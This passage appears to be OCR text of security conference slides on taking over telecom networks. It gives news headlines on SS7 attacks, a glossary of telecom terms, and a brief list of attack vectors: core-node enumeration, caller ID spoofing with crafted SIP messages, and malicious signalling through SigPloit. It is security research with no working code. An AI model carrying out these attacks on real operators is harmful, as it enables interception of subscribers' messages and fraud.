Taking Over Telecom Networks

Hardik Mehta
(@hardw00t)
Loay Abdelrazek
(@sigploit)

Press Release: some highlights

SS7 ATTACKS TO HACK PHONE, WHATSAPP TO READ MESSAGES 2018

July 22, 2018 | DICC | Leave a comment

SMS 2FA gave us sweet FA security, says Reddit: Hackers stole database backup of user account info, posts, messages

Email addresses, hashed passwords, and other details from mid-2000s era swiped

Real-World SS7 Attack — Hackers Are Stealing Money From Bank Accounts

May 03, 2017 Swati Khandelwal

Bank Account Hackers Used SS7 to Intercept Security Codes

Well-Known Signaling System 7 Protocol Flaws Exploited in Germany

Mathew J. Schwartz (euroinfosec) • May 5, 2017

T-Mobile Hacked — 2 Million Customers' Personal Data Stolen


August 23, 2018 Mohit Kumar

Glossary

Acronyms	Definition
Operator	Telecom service provider
Subscriber	A user using he services of the telecom operator
SS7	Signalling System 7 is a signalling protocol
MME	Mobility Management Entity (MME) is responsible for initiating paging and authentication of the mobile device in LTE networks
SGW	Serving Gateway (SGW) is responsible for creating and maintaining subscriber’s data traffic in LTE networks
HLR	Home Location Register (HLR) is the main database containing subscriber information
MSC	Mobile Switching Centre (MSC) is a telephone exchange which makes connection between mobile users within the network
CRBT	Caller Ring Back Tone (CRBT) solution is part of value added services which enables subscriber to opt for a personalised ring back tone
IMSI	International Mobile Subscriber Identity (IMSI) is an internationally standardized unique number to identify a mobile subscriber


Architecture Illustration

Architecture Illustration



Possible Entry Points

Possible Entry Points




Attack Vectors

Attack Vectors

Mobile Stations (3G/ 4G):


- Enumeration and exploitation of internal core network nodes
- Sending crafted SIP messages to perform tasks like, Caller ID spoofing
- Identifying nodes running signaling stacks (e.g. SIGTRAN stack) and sending malicious signaling traffic using SigPloit



Attack Vectors

Fiber to The Home (FTTH):

